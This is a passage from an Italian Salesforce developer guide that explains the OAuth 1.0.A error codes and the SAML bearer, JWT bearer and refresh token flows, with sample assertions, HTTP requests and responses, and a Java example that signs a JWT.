   - L'intestazione dell'autorizzazione deve contenere i seguenti parametri:
     - `oauth_consumer_key`
     - `oauth_token`
     - `oauth_signature_method`
     - `oauth_signature`
     - `oauth_timestamp`
     - `oauth_nonce`
     - `oauth_version` (facoltativo, deve essere "1.0" se inclusa)

2. Salesforce convalida la richiesta e invia un ID sessione valido al consumatore. L'intestazione della risposta comprende quanto segue:

```
<response>
    <metadataServerUrl>https://na1.salesforce.com/services/Soap/m/17.0/00D300000006qjK
    </metadataServerUrl>
    <sandbox>false</sandbox>
    <serverUrl>https://na1.salesforce.com/services/Soap/u/17.0/00D300000006qjK
    </serverUrl>
    <sessionId>00D300000006qrN!AQoAQJTMzwTa67tGgQck1ng_xgMSuWVBpFwZ1xUq2kLjMYg6Zq
       GTS8Ezu_C3w0pdT1DMyHiJgB6fbhhEPxKjGqlYnlROIUs1</sessionId>
</response>
```

VEDERE ANCHE:

Autenticazione delle applicazioni con OAuth

Codici di errore OAuth 1.0.A

Salesforce restituisce i seguenti codici di errore durante il Flusso di autenticazione OAuth 1.0.A. I codici di errore restituiti si basano sull'errore ricevuto.

Codice di errore	Errore	Note
1701	Non riuscito: rilevato duplicato nonce	Un nonce può essere utilizzato solo una volta.
1702	Non riuscito: parametro chiave consumatore mancante	
1703	Non riuscito: token di accesso non valido	
1704	Non riuscito: versione non supportata	È necessario specificare 1.0 per il parametro `oauth_version`.
1705	Non riuscito: indicazione oraria non valida	L'indicazione oraria presenta uno dei seguenti valori: assente, futura, troppo vecchia, formato non corretto.
1706	Non riuscito: nonce non valido	Il nonce è assente.
1707	Non riuscito: parametro token OAuth mancante	
1708	Non riuscito: indirizzo IP non consentito	
1709	Non riuscito: metodo di firma non valido	Il token di richiesta contiene un parametro `oauth_signature_method` non valido.
1710	Non riuscito: URL di richiamata non valido	Il token di richiesta contiene un parametro `oauth_callback` non valido. Il valore deve essere `oob` o un URL valido che utilizza https.
1711	Non riuscito: verificatore non valido	Il token di accesso contiene un parametro `oauth_verifier` non valido.
1712	Non riuscito: limite di token di accesso superato	È possibile tentare di scambiare un token di richiesta con un token di accesso solo per tre volte.

Codice di errore	Errore	Note
1713	Non riuscito: consumatore eliminato	L'applicazione di accesso remoto è stata eliminata dall'organizzazione Salesforce.
1716	Non riuscito: accesso API OAuth disabilitato	L'API servizi Web Force.com non è abilitata per l'organizzazione, oppure l'accesso API OAuth è stato disabilitato per l'organizzazione.

Flusso di asserzioni bearer SAML OAuth 2.0

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:
- "Gestisci applicazioni connesse"

Un'asserzione SAML è un token di protezione XML generalmente emesso da un provider di identità e utilizzato da un fornitore di servizi che fa affidamento sul suo contenuto per identificare il soggetto dell'asserzione a fini di protezione.

Il flusso di asserzioni bearer SAML OAuth 2.0 definisce in che modo un'asserzione SAML può essere utilizzata per richiedere un token di accesso OAuth quando un client desidera utilizzare un'autorizzazione precedente. L'autenticazione dell'applicazione autorizzata viene fornita da una firma digitale applicata all'asserzione SAML.

Per una spiegazione più dettagliata, andare a questo indirizzo: `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.

Panoramica del flusso di asserzioni bearer SAML OAuth 2.0

Il flusso di asserzioni bearer SAML OAuth 2.0 è simile al flusso di un token di aggiornamento in OAuth. L'asserzione SAML viene inviata mediante il metodo POST all'endpoint del token OAuth, che a sua volta elabora l'asserzione ed emette un `access_token` basato su una precedente approvazione dell'applicazione. Tuttavia, il client non deve necessariamente avere o archiviare un `refresh_token` né è richiesto un `client_secret` da trasmettere all'endpoint del token.

Di seguito sono elencate le fasi generiche per l'utilizzo del flusso di asserzioni bearer SAML OAuth 2.0:

1. Lo sviluppatore crea un'applicazione connessa e registra un Certificato X509, che corrisponde alla chiave privata dell'applicazione. Quando l'applicazione connessa viene salvata, la `Chiave consumatore` (`client_id` OAuth) viene generata e assegnata all'applicazione.
2. Lo sviluppatore scrive un'applicazione che genera un'asserzione SAML e la firma con la chiave privata.
3. L'asserzione viene inviata mediante il metodo POST all'endpoint del token `https://login.salesforce.com/services/oauth2/token`.
4. L'endpoint del token convalida la firma utilizzando il certificato registrato dallo sviluppatore.
5. L'endpoint del token convalida i parametri `Audience`, `Issuer`, `Subject` e la validità dell'asserzione.
6. Supponendo che l'asserzione sia valida e che l'applicazione sia stata precedentemente autorizzata dall'utente o dall'amministratore, Salesforce emette un `access_token`.

   Nota: In questo flusso non viene mai emesso un `refresh_token`.

Creazione di un'asserzione bearer SAML

Lo sviluppatore deve creare un'asserzione bearer SAML valida che rispetti le seguenti regole:

- L'`Emittente` deve essere il `client_id` OAuth o l'applicazione connessa per la quale lo sviluppatore ha registrato il certificato.
- `Audience` deve essere `https://login.salesforce.com` o `https://test.salesforce.com`.
- `Recipient` deve essere `https://login.salesforce.com/services/oauth2/token` o `https://test.salesforce.com/services/oauth2/token`.
- `Subject NameID` deve essere il nome utente dell'utente Salesforce desiderato.
- L'asserzione deve essere firmata in base alla specifica XML Signature, utilizzando RSA e SHA-1 o SHA-256.
- L'asserzione SAML deve essere conforme alle regole di formato generali specificate qui: `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.
- Quando viene inviata mediante il metodo POST all'endpoint del token, l'asserzione deve essere codificata utilizzando la codifica base64url come definito qui: `http://tools.ietf.org/html/rfc4648#page-7`

Di seguito è riportato un esempio di asserzione:


```
<?xml version="1.0" encoding="UTF-8"?>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_cd3649b3639560458bc9d9b33dfee8d21378409114655" IssueInstant="2013-09-05T19:25:14.654Z"
 Version="2.0">
  <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">3MVG9PhR6g6B7ps45QoRvhVGGMmR_DT4kxXzVXOo6TTHF3QO1nmqOAstC92
 4qSUiUeEDcuGV4tmAxyo_fV8j</saml:Issuer>
  <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <ds:SignedInfo>
    <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
    <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    <ds:Reference URI="#_cd3649b3639560458bc9d9b33dfee8d21378409114655">
      <ds:Transforms>
      <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
      <ds:Transform
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"><ec:InclusiveNamespaces
xmlns:ec="http://www.w3.org/2001/10/xml-exc-c14n#" PrefixList="ds saml"/>
      </ds:Transform>
      </ds:Transforms>
    <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
    <ds:DigestValue>N8DxylbIeNg8JDO87WIqXGkoIWA=</ds:DigestValue>
    </ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>
XV0lFJrkhJykGYQbIs0JBFEHdt4pe2gBgitcXrscNVX2hKGpwQ+WqjF8EKrqV4Q3/Q4KglrXl/6s
xJr6WOmxWtIQC4oWhSvVyfag34zQoecZeunEdFSMlnvPtqBVzJu9hJjy/QDqDWfMeWvF9S50Azd0
EhJxz/Ly1i28o4aCXQQ=
    </ds:SignatureValue>
    <ds:KeyInfo>
    <ds:X509Data>
    <ds:X509Certificate>
MIICOzCCAaSgAwIBAgIGAR7RRteKMA0GCSqGSIb3DQEBBQUAMGExCzAJBgNVBAYTAlVTMQswCQYD
VQQIEwJDQTEWMBQGA1UEBxMNU2FuIEZyYW5jaXNjbzENMAsGA1UEChMEUEFDUzENMAsGA1UECxME
U0ZEQzEPMA0GA1UEAxMGU0FNTDIwMB4XDTA5MDExMzE4MzUyN1oXDTE0MDExMTE4MzUyN1owYTEL
MAkGA1UEBhMCVVMxCzAJBgNVBAgTAkNBMRYwFAYDVQQHEw1TYW4gRnJhbmNpc2NvMQ0wCwYDVQQK
EwRQQUNTMQ0wCwYDVQQLEwRTRkRDMQ8wDQYDVQQDEwZTQU1MMjAwgZ8wDQYJKoZIhvcNAQEBBQAD
gY0AMIGJAoGBAJNGcu8nW6xq2l/dAgbJmSfHLGRn+vCuKWY+LAELw+Kerjaj5Dq3ZGW38HR4BmZk
sG3g4eA1RXn1hiZGI1Q6Ei59QE/OZQx2zVSTb7+oIwRcDHEB1+RraYT3LJuh4JwUDVfEj3WgDnTj
E5vD46l/CR5EXf4VL8uo8T40FkA51AhTAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEAehxggY6tBl8x
1SSvCUyUIHvxssAn1AutgZLKWuR1+FXfJzdVdE2F77nrV9YifIERUwhONiS82mBOkKqZZPL1hcKh
```

```
KSnFZN2iWmm1sspL73I/eAwVsOUj+bS3v9POo4ceAD/QCCY8gUAInTH0Mq1eOdJMhYKnw/blUyqj
Zn9rajY=
    </ds:X509Certificate>
    </ds:X509Data>
    </ds:KeyInfo>
  </ds:Signature>
<saml:Subject xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">test@example.org</saml:NameID>
  <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
  <saml:SubjectConfirmationData NotOnOrAfter="2013-09-05T19:30:14.654Z"
Recipient="https://login.salesforce.com/services/oauth2/token"/>
  </saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2013-09-05T19:25:14.654Z" NotOnOrAfter="2013-09-05T19:30:14.654Z"
 xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:AudienceRestriction xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:Audience>https://login.salesforce.com/services/oauth2/token</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
  <saml:AuthnStatement AuthnInstant="2013-09-05T19:25:14.655Z"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
    <saml:AuthnContext xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>

    </saml:AuthnContext>
  </saml:AuthnStatement>
</saml:Assertion>
```


Uso delle asserzioni bearer SAML

Le asserzioni bearer SAML devono essere inviate mediante il metodo POST all'endpoint del token `https://login.salesforce.com/services/oauth2/token` o `https://test.salesforce.com/services/oauth2/token`.

Dopo l'invio, fornire i seguenti parametri:

- `grant_type`: `urn:ietf:params:oauth:grant-type:saml2-bearer` — Obbligatorio.
- `assertion`: l'asserzione bearer SAML, codificata mediante base64url come definito qui: `http://tools.ietf.org/html/rfc4648#page-7` — Obbligatorio.

Parametri standard addizionali:

- `format`: il formato della risposta può essere specificato come in un flusso OAuth utilizzando il parametro `token` o un'intestazione HTTP Accepts.
- `scope`: l'ambito non è supportato nel flusso. Il valore di questo parametro è dato dalla combinazione degli ambiti delle approvazioni precedenti.

Di seguito è riportato un esempio di richiesta di token:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded
```

```
grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Asaml2-bearer&assertion=PHNhbWxwOl...[omitted
for brevity]...ZT
```

Il server invia una risposta

Dopo che la richiesta è stata verificata, Salesforce invia una risposta al client. Le risposte del token per il flusso token bearer SAML OAuth 2.0 seguono lo stesso formato dei flussi `authorization_code`, anche se non viene mai emesso un `refresh_token`.

 Nota: Una richiesta di asserzione bearer SAML OAuth 2.0 analizza tutte le precedenti approvazioni per l'utente che includono un `refresh_token`. Se vengono rilevate approvazioni corrispondenti, i valori degli ambiti approvati vengono combinati e viene emesso un `access_token` (con valore `"token_type" "Bearer"`). Se nessuna approvazione precedente includeva un `refresh_token`, non sarà disponibile alcun ambito approvato e la richiesta non riuscirà, in quanto non autorizzata.

Errori

Se si verifica un errore nell'elaborazione dell'asserzione bearer SAML, il server risponde con un messaggio di errore OAuth standard, che include un errore e relativa descrizione, con informazioni in merito alle ragioni per cui il token è stato considerato non valido. Di seguito è riportato un esempio di risposta con errore:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

VEDERE ANCHE:

Autenticazione delle applicazioni con OAuth

Flusso token bearer JWT OAuth 2.0

Il token Web JSON (JWT, JSON Web Token) è una codifica dei token di protezione basata su JSON che consente di condividere le informazioni relative a identità e protezione nei domini di sicurezza.

Il flusso token bearer JWT OAuth 2.0 definisce in che modo un JWT può essere utilizzato per richiedere un token di accesso OAuth a Salesforce quando un client desidera utilizzare un'autorizzazione precedente. L'autenticazione dell'applicazione autorizzata viene fornita da una firma digitale applicata al JWT.

Informazioni più dettagliate in merito al JWT e al flusso token bearer JWT per OAuth sono reperibili ai seguenti indirizzi:

- `http://tools.ietf.org/html/draft-ietf-oauth-jwt-bearer`
- `http://tools.ietf.org/html/draft-jones-json-web-token`

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

Panoramica del flusso token bearer JWT OAuth 2.0

Il flusso per un token di tipo bearer JWT OAuth 2.0 è simile al flusso di un token di aggiornamento in OAuth. Il JWT viene inviato mediante il metodo POST all'endpoint del token OAuth, che a sua

volta elabora il JWT ed emette un `access_token` basato su una precedente approvazione dell'applicazione. Tuttavia, il client non deve necessariamente avere o archiviare un `refresh_token` né è richiesto un `client_secret` da trasmettere all'endpoint del token.

Il flusso bearer JWT supporta l'algoritmo RSA SHA256, che utilizza un certificato caricato come segreto per la firma.

Il flusso token bearer JWT OAuth 2.0 prevede la seguente procedura:

1. Lo sviluppatore crea una nuova applicazione connessa o ne utilizza una già esistente e, se necessario, registra un certificato X509, che corrisponde alla chiave privata dell'applicazione. Quando l'applicazione connessa viene salvata, la chiave consumatore (`client_id` OAuth) e il segreto consumatore vengono generati e assegnati all'applicazione.
2. Lo sviluppatore scrive un'applicazione che genera un JWT e la firma con il proprio certificato.
3. Il JWT viene inviato mediante il metodo POST all'endpoint del token `https://login.salesforce.com/services/oauth2/token` o, in caso di implementazione per una comunità, `https://acme.force.com/customers/services/oauth2/token` (dove `acme.force.com/customers` è l'URL della comunità).
4. L'endpoint del token convalida la firma utilizzando il certificato registrato dallo sviluppatore.
5. L'endpoint del token convalida il pubblico (`aud`), l'emittente (`iss`), la validità (`exp`) e l'oggetto (`sub`) del JWT.
6. Supponendo che il JWT sia valido e che l'applicazione sia stata precedentemente autorizzata dall'utente o dall'amministratore, Salesforce emette un `access_token`.

   Nota: In questo flusso non viene mai emesso un `refresh_token`.

Creazione di un token bearer JWT

Lo sviluppatore deve creare un token bearer JWT valido conforme a RSA SHA256 secondo le regole che seguono.

- L'emittente (`iss`) deve essere il `client_id` OAuth o l'applicazione connessa per la quale lo sviluppatore ha registrato il certificato.
- Il pubblico (`aud`) deve essere `https://login.salesforce.com`, `https://test.salesforce.com` o, in caso di implementazione per una comunità, `https://acme.force.com/customers` (dove `acme.force.com/customers` è l'URL della comunità).
- L'oggetto (`sub`) deve essere il nome utente dell'utente Salesforce desiderato o, in caso di implementazione per una comunità, l'utente della comunità Salesforce. Ai fini della compatibilità retroattiva, è possibile utilizzare il principale (`prn`) anziché l'oggetto (`sub`). Se sono specificati entrambi, viene utilizzato `prn`.
- La validità (`exp`) deve essere entro cinque minuti dall'orario di scadenza dell'asserzione, espresso come il numero di secondi da 1970-01-01T0:0:0Z misurato nel fuso UTC.
- Il JWT deve essere firmato utilizzando RSA SHA256.
- Il JWT deve essere conforme alle regole di formato generali specificate qui: `http://tools.ietf.org/html/draft-jones-json-web-token`.

Per creare un token bearer JWT, procedere in questo modo:

1. Costruire un'Intestazione JWT nel seguente formato: `{"alg":"RS256"}`.
2. Codificare l'Intestazione JWT con base64url come definito qui: `http://tools.ietf.org/html/rfc4648#page-7`. Il risultato dovrebbe essere simile a questo: `eyJhbGciOiJSUzI1NiJ9`.
3. Costruire una Serie di richieste JSON per il JWT con `iss`, `sub`, `aud` ed `exp`:

```
{"iss": "3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
ukXnVjzRgSuQqGn75NL7yfkQcyy7",
"sub": "my@email.com",
```

```
"aud": "https://login.salesforce.com",
"exp": "1333685628"}
```

4. Codificare la Serie di richieste JWT mediante base64url senza interruzioni di riga. Ad esempio:


```
eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```


5. Creare una nuova stringa per l'Intestazione JWT codificata e la Serie di richieste JWT codificata, in questo formato:

```
encoded_JWT_Header + "." + encoded_JWT_Claims_Set
```

Nel seguente esempio, è evidenziata l'Intestazione JWT codificata:


```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```


6. Firmare la stringa risultante utilizzando SHA256 con RSA.
7. Creare una nuova stringa della stringa di questa fase, nel seguente formato:

```
existing_string + "." + base64_encoded_signature
```

Nel seguente esempio, è evidenziato l'inizio della firma codificata con base64:


```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=.iYCthqWCQucwi35yFs-nWNgpF5NA_a46fXDTNIY8ACko6BaEtQ9E6h4Hn1l_pcwcK
I_GlmfUO2dJDg1A610t09TeoPagJsZDm_H83bsoZUoI8LpAA1s-2aj_Wbysqb1j4uDToz
480WtEbkwIv09sIeS_-QuWak2RXOl1Krnf72mpVGS4WWSULodgNzlKHHyjAMAHiBHIDNt
36y2L2Bh7M8TNWiKa_BNM6s1FNKDAwHEWQrNtAeReXgRy0MZgQY2rZtqT2FcDyjY3JVQb
En_CSjH2WV7ZlUwsKHqGfI7hzeEvVdfOjH9NuaJozxvhPF489IgW6cntPuT2V647JWi7ng
```


Il codice Java seguente costituisce un esempio semplice di costruzione di un token bearer JWT:

```
import org.apache.commons.codec.binary.Base64;
import java.io.*;
import java.security.*;
import java.text.MessageFormat;

public class JWTExample {

  public static void main(String[] args) {

    String header = "{\"alg\":\"RS256\"}";
    String claimTemplate = "'{'\"iss\": \"{0}\", \"sub\": \"{1}\", \"aud\": \"{2}\",
\"exp\": \"{3}\"'}'";

    try {
      StringBuffer token = new StringBuffer();
```

```
      //Encode the JWT Header and add it to our string to sign
      token.append(Base64.encodeBase64URLSafeString(header.getBytes("UTF-8")));

      //Separate with a period
      token.append(".");

      //Create the JWT Claims Object
      String[] claimArray = new String[4];
      claimArray[0] =
"3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQukXnVjzRgSuQqGn75NL7yfkQcyy7";
      claimArray[1] = "my@email.com";
      claimArray[2] = "https://login.salesforce.com";
      claimArray[3] = Long.toString( ( System.currentTimeMillis()/1000 ) + 300);
      MessageFormat claims;
      claims = new MessageFormat(claimTemplate);
      String payload = claims.format(claimArray);

      //Add the encoded claims object
      token.append(Base64.encodeBase64URLSafeString(payload.getBytes("UTF-8")));

      //Load the private key from a keystore
      KeyStore keystore = KeyStore.getInstance("JKS");
      keystore.load(new FileInputStream("./path/to/keystore.jks"),
"keystorepassword".toCharArray());
      PrivateKey privateKey = (PrivateKey) keystore.getKey("certalias",
"privatekeypassword".toCharArray());

      //Sign the JWT Header + "." + JWT Claims Object
      Signature signature = Signature.getInstance("SHA256withRSA");
      signature.initSign(privateKey);
      signature.update(token.toString().getBytes("UTF-8"));
      String signedPayload = Base64.encodeBase64URLSafeString(signature.sign());

      //Separate with a period
      token.append(".");

      //Add the encoded signature
      token.append(signedPayload);

      System.out.println(token.toString());

    } catch (Exception e) {
        e.printStackTrace();
    }
  }
}
```

Uso di un token bearer JWT

I token bearer JWT devono essere inviati tramite il metodo POST all'endpoint del token all'indirizzo `https://login.salesforce.com/services/oauth2/token`, `https://test.salesforce.com/services/oauth2/token` o, in caso di implementazione per una comunità, `https://acme.force.com/customers/services/oauth2/token` (dove `acme.force.com/customers` è l'URL della comunità).

Se l'invio è mediante POST, sono richiesti i seguenti parametri:

- `grant_type`: `urn:ietf:params:oauth:grant-type:jwt-bearer`.
- `assertion`: Il token bearer JWT.

Parametri standard addizionali:

- `format`: il formato della risposta può essere specificato come in un flusso OAuth utilizzando il parametro `token` o un'intestazione HTTP Accepts.
- `scope`: l'ambito non è supportato nel flusso. Il valore di questo parametro è dato dalla combinazione degli ambiti delle approvazioni precedenti.

Di seguito è riportato un esempio di richiesta di token:

```
POST /services/oauth2/token HTTP/1.1
Host: login.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=eyJpc3MiOiAiM01WRz...[omitted
 for brevity]...ZT
```

Il server convalida il token

Dopo che la richiesta è stata verificata, Salesforce invia una risposta al client. Le risposte del token per il flusso token bearer JWT OAuth 2.0 seguono lo stesso formato dei flussi `authorization_code`, anche se non viene mai emesso un `refresh_token`. Una richiesta di asserzione bearer JWT OAuth 2.0 analizza tutte le precedenti approvazioni per l'utente che includono un `refresh_token`. Se vengono rilevate approvazioni corrispondenti, i valori degli ambiti approvati vengono combinati e viene emesso un `access_token` (con valore `"token_type" "Bearer"`). Se nessuna approvazione precedente includeva un `refresh_token`, non sarà disponibile alcun ambito approvato e la richiesta non riuscirà, in quanto non autorizzata.

In caso di implementazione per una comunità, il valore `"sfdc_community_id"` nell'endpoint del token contiene l'ID della comunità che può essere necessario nelle richieste API REST Chatter.

Nota: dopo avere acquisito l'`access_token` è possibile trasmetterlo come token bearer nella richiesta dell'intestazione dell'autorizzazione. Di seguito è riportato l'esempio di una chiamata dell'API REST alle comunità:
`https://acme.force.com/customers/services/data/v32.0/ -H "Authorization: Bearer 00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6 LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"`

Errori

Se si verifica un errore nell'elaborazione del token bearer JWT, il server risponde con un messaggio di errore OAuth standard, che include un errore e relativa descrizione, con informazioni in merito alle ragioni per cui il token è stato considerato non valido. Di seguito è riportato un esempio di risposta con errore:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
```

```
  "error_description":"Audience validation failed"
}
```

VEDERE ANCHE:

Autenticazione delle applicazioni con OAuth

Flusso token di aggiornamento OAuth 2.0

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

Dopo che il consumatore è stato autorizzato per l'accesso, può utilizzare un token di aggiornamento per ottenere un nuovo token di accesso (ID sessione). Questo avviene solo dopo che il consumatore ha già ricevuto un token di aggiornamento utilizzando il server Web o il flusso utente-agente. Il consumatore stabilisce quando un token di accesso non è più valido e quando richiederne uno nuovo. I flussi bearer possono essere utilizzati solo dopo che il consumatore ha ricevuto un token di aggiornamento.

Di seguito sono illustrate le fasi del flusso di autenticazione token di aggiornamento. Successivamente vengono forniti ulteriori dettagli sulle singole fasi:

1. Il consumatore utilizza il token di aggiornamento esistente per richiedere un nuovo token di accesso.
2. Dopo che la richiesta è stata verificata, Salesforce invia una risposta al client.

Il consumatore richiede un token di accesso aggiornato

Un consumatore può utilizzare un token di aggiornamento per accedere a una nuova sessione, secondo necessità.

Il consumatore deve effettuare una richiesta POST all'endpoint del token con i seguenti parametri:

- `grant_type`: il valore deve essere `refresh_token` per questo flusso.
- `refresh_token`: token di aggiornamento dalla fase di approvazione.
- `client_id`: chiave consumatore dalla definizione dell'applicazione connessa.
- `client_secret`: segreto consumatore dalla definizione dell'applicazione connessa. Questo parametro è facoltativo.
- `client_assertion`: anziché passare `client_secret` si può decidere di indicare una `client_assertion` e un `client_assertion_type`. Se il parametro `client_secret` non viene fornito, Salesforce verifica automaticamente la presenza dei parametri `client_assertion` e `client_assertion_type`.

  Il valore di `client_assertion` deve essere un token bearer JWT tipico, firmato con la chiave privata associata al certificato consumatore OAuth caricato. Attualmente è supportato solo l'algoritmo RS256. Per ulteriori informazioni sull'uso di `client_assertion`, vedere le specifiche OpenID Connect per il metodo di autenticazione client `private_key_jwt`.

- `client_assertion_type`: indicare questo valore quando si utilizza il parametro `client_assertion`.

  Il valore di `client_assertion_type` deve essere `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `format`: formato restituito previsto. Questo parametro è facoltativo. Il valore predefinito è `json`. I valori sono:
  - `urlencoded`
  - `json`
  - `xml`

Il seguente esempio rappresenta il corpo del POST out of band all'endpoint del token:

```
POST /services/oauth2/token HTTP/1.1
Host: https://login.salesforce.com/
grant_type=refresh_token&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0
QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=1955279925675241571
&refresh_token=your token here
```

Invece di utilizzare il parametro `format`, il client può anche specificare il formato restituito nell'intestazione di un'accettazione-richiesta in uno dei seguenti modi:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Il server di Salesforce invia una risposta

Dopo che la richiesta è stata verificata, Salesforce invia una risposta al client. I seguenti parametri si trovano nel corpo della risposta:

- `access_token`: ID sessione Salesforce che può essere utilizzato con l'API servizi Web.
- `token_type`: il valore è `Bearer` per tutte le risposte che includono un token di accesso.
- `instance_url`: URL che indica l'istanza dell'organizzazione dell'utente. In questo esempio, l'istanza è `na1`: `https://na1.salesforce.com`.
- `id`: URL identità che può essere utilizzato sia per identificare l'utente sia per chiedere più informazioni sull'utente. Vedere URL identità a pagina 234.
- `sfdc_community_url`: se l'utente è membro di una comunità Salesforce, viene fornito l'URL della comunità.
- `sfdc_community_id`: se l'utente è membro di una comunità Salesforce, viene fornito l'ID comunità dell'utente.
- `signature`: firma HMAC-SHA256 con codifica base64 firmata con la chiave privata del consumatore contenente l'ID concatenato e `issued_at`. Può essere utilizzata per verificare che l'URL identità non è stato modificato dopo essere stato inviato dal server.
- `issued_at`: momento in cui la firma è stata creata.

Di seguito è illustrato un esempio di risposta JSON da Salesforce:


```
{ "id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448384422","instance_url":"https://na1.salesforce.com",
"signature":"SSSbLO/gBhmmyNUvN18ODBDFYHzakxOMgqYtu+hDPsc=",
"access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7T
rqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api refresh_token"}
```


Di seguito è riportato un esempio di risposta XML:


```
<Oauth>
   <access_token>00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNB
       aT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
   </access_token>
   <token_type>Bearer
   </token_type>
   <scope>id api refresh_token
   </scope>
   <instance_url>https://na1.salesforce.com</instance_url>
   <id>https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P</id>
   <issued_at>1278448101416</issued_at>
```

```
   <signature>CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=</signature>
</Oauth>
```

Di seguito è riportato un esempio di codifica URL:

```
access_token=00Dx0000000BV7z%21AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2
ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
&token_type=Bearer&scope=id%20api%20refresh_token
&instance_url=https%3A%2F%2Fna1.salesforce.com
&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P
&issued_at=1278448101416
&signature=CMJ4l%2BCCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe%2BfVg%3D
```

